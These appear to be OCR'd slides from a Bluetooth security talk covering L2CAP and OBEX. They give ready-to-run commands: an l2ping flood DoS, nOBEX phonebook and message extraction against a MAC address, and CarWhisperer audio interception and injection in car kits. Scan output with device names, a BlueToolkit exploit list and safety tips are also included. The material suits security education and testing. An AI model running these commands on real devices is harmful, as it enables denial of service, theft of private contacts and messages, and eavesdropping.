
DOS Attack

- A Denial of Service (DoS) attack aims to disrupt the normal operation of a target device by overwhelming it with a flood of requests.
- In the context of Bluetooth, using l2ping to send continuous L2CAP echo requests can exhaust the target device's resources, causing it to become unresponsive or behave unpredictably.
- This can be particularly disruptive for devices with limited processing power or memory.

Logical Link Control and Adaptation Protocol


- L2CAP is a protocol in the Bluetooth stack that operates at the data link layer.
- Key Functions:
- Multiplexing: Identifies and manages different data streams over a single connection.
- Segmentation and Reassembly: Splits data to fit Bluetooth packet size and reassembles it at the receiving device.
- Quality of Service (QoS): Manages traffic to provide suitable performance for audio, video, and other data types.

Implementation



> L2ping –f <MAC_ADDR>

“ –f “ is used for “flooding the l2ping requests”



Exploiting OBEX

- By exploiting the OBEX (Object Exchange) Phonebook Access Profile (PBAP) service, I accessed a device’s phonebook data over Bluetooth.
- This service allows remote access to phonebook information, contact details (PII) which can be retrieved if the service is not properly secured.

OBject EXchange

OBEX is a communication protocol that facilitates the exchange of binary objects between devices.

It enables file transfers, object push, and synchronization in a straightforward manner

Tool used – nOBEX/PyOBEX

- nOBEX is a fork of PyOBEX with more complete OBEX support, and support for the Bluetooth Hands Free Profile to facilitate OBEX testing on automotive infotainment systems.
- It is an open-source Bluetooth tool developed by NCC Group for interacting with OBEX (Object Exchange) services, and allows for the exploration, testing, and exploitation of OBEX protocols and services.
  - Identifies and lists OBEX services available on Bluetooth devices.
  - Facilitates interaction with various OBEX services, including file transfer and phonebook access.
  - Assess vulnerabilities in OBEX services.

Accessing Bluetooth Profiles with nOBEX


- **Phone Book Access Profile (PBAP)Finding the MAC Address:**
- **Use hcitool scan to discover the MAC address of the target phone.**

>> python3 examples/pbapclient.py 5C:51:88:8A:EC:5B ~/pbap_root/

- **Message Access Profile (MAP)Pulling Message Data:**
- **Establish a test MAP tree by pulling message data from the phone**

>> sudo python3 examples/mapclient.py 5C:51:88:8A:EC:5B ~/map_root/

Implementation



- Accessing Phonebook Access Server – Exploiting Object Exchange (OBEX) service root@kali: /home/kali/nOBEX

File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali/nOBEX]
└─# hcitool scan
Scanning ...
        00:1A:7D:D7:2F:40       Robot
        30:BB:7D:0A:AE:0E       OnePlus Nord 2T 5G
        50:2F:9B:00:79:0D       C-JKKM8C3
        F0:77:C3:D6:E0:9C       C-GRQ2XD3

┌──(root㉿kali)-[/home/kali/nOBEX]
└─# hcitool scan
Scanning ...
        00:1A:7D:D7:2F:40       Robot
        50:2F:9B:00:79:0D       C-JKKM8C3
        E8:5A:8B:5E:DC:A0       Saroj
```


Exploring CarWhisperer


- CarWhisperer is a tool designed to exploit vulnerabilities in Bluetooth-enabled car kits, allowing unauthorized access to their audio streams.
- It is a proof-of-concept tool that connects to Bluetooth car kits using default passkeys, enabling the interception and transmission of audio streams.
- It's used in security testing to identify weaknesses in Bluetooth authentication mechanisms.

- **What Carwhisperer Does -**
- **Intercepts Bluetooth Audio**:
  - **Carwhisperer can intercept the audio data being transmitted over Bluetooth between the IVI system and a paired device (such as a phone). This means you can capture the audio from phone calls or other audio transmissions.**
- **Injects Audio into the IVI System**:
  - **It can also inject audio into the IVI system, essentially allowing you to send audio data to the car's speakers via Bluetooth.**


- Locate the Bluetooth address of the target car kit.
- Change the class to Phone, Cellular

>> hciconfig hci0 class 0x500204





>> ./carwhishperer hci0 <.raw file to send> <.raw file you want to record> <Target MAC_Address >




INSTALL SECURITY PATCHES AND UPDATES
MAKE YOUR BLUETOOTH DEVICE NOT DISCOVERABLE
DON'T SHARE SENSITIVE INFORMATION VIA BLUETOOTH
BE CAREFUL WHO YOU CONNECT WITH
HOW TO USE BLUETOOTH SAFELY?
OFF
TURN BLUETOOTH OFF
DON'T PAIR IN PUBLIC
UNPAIR AS NEEDED

Future Scope

What can be explored further...

BlueToolkit

- **BlueToolkit is an extensible Bluetooth Classic vulnerability automated testing framework. It's designed to uncover both new and old vulnerabilities in Bluetooth-enabled devices.**
  - Moreover, since it runs on Linux based devices, it is possible to install it on rooted Android smartphone and make it a portable and automated Bluetooth vulnerability scanner.
  - This makes it a capable tool for vulnerability research, penetration testing, and Bluetooth hacking.
- **BlueToolkit operates by executing templated exploits one by one against the targeted device.**

- Uncover Bluetooth Vulnerabilities with BlueToolkit

```
(.venv) root@ubuntu:/usr/share/BlueToolkit# sudo -E env PATH=$PATH bluekit -l
* daemon not running; starting now at tcp:5037
* daemon started successfully
```

Index	Exploit	Type	Hardware	Available	BT min	BT max
1	bleedingtooth_badkarma_cve_2020_12351	DoS	default	✅	5.0	5.2
2	bleedingtooth_badchoice_cve_2020_12352	DoS	default	✅	1.0	5.2
3	blueborne_CVE_2017_1000250	DoS	default	✅	2.0	5.2
4	blueborne_CVE_2017_1000251	DoS	default	✅	2.0	5.2
5	bleedingtooth_badvibes_cve_2020_24490	DoS	default	✅	1.0	5.2
6	reconnaissance_possible_BLUR	PoC	default	✅	1.0	5.4
7	custom_method_confusion_check	PoC	default	✅	2.1	5.4
8	reconnaissance_SSP_supported	PoC	default	✅	1.0	5.4
9	custom_nino_check	PoC	default	✅	1.0	5.4
10	blueborne_CVE_2017_0785	PoC	default	✅	2.0	5.2
11	reconnaissance_SC_supported	PoC	default	✅	1.0	5.4
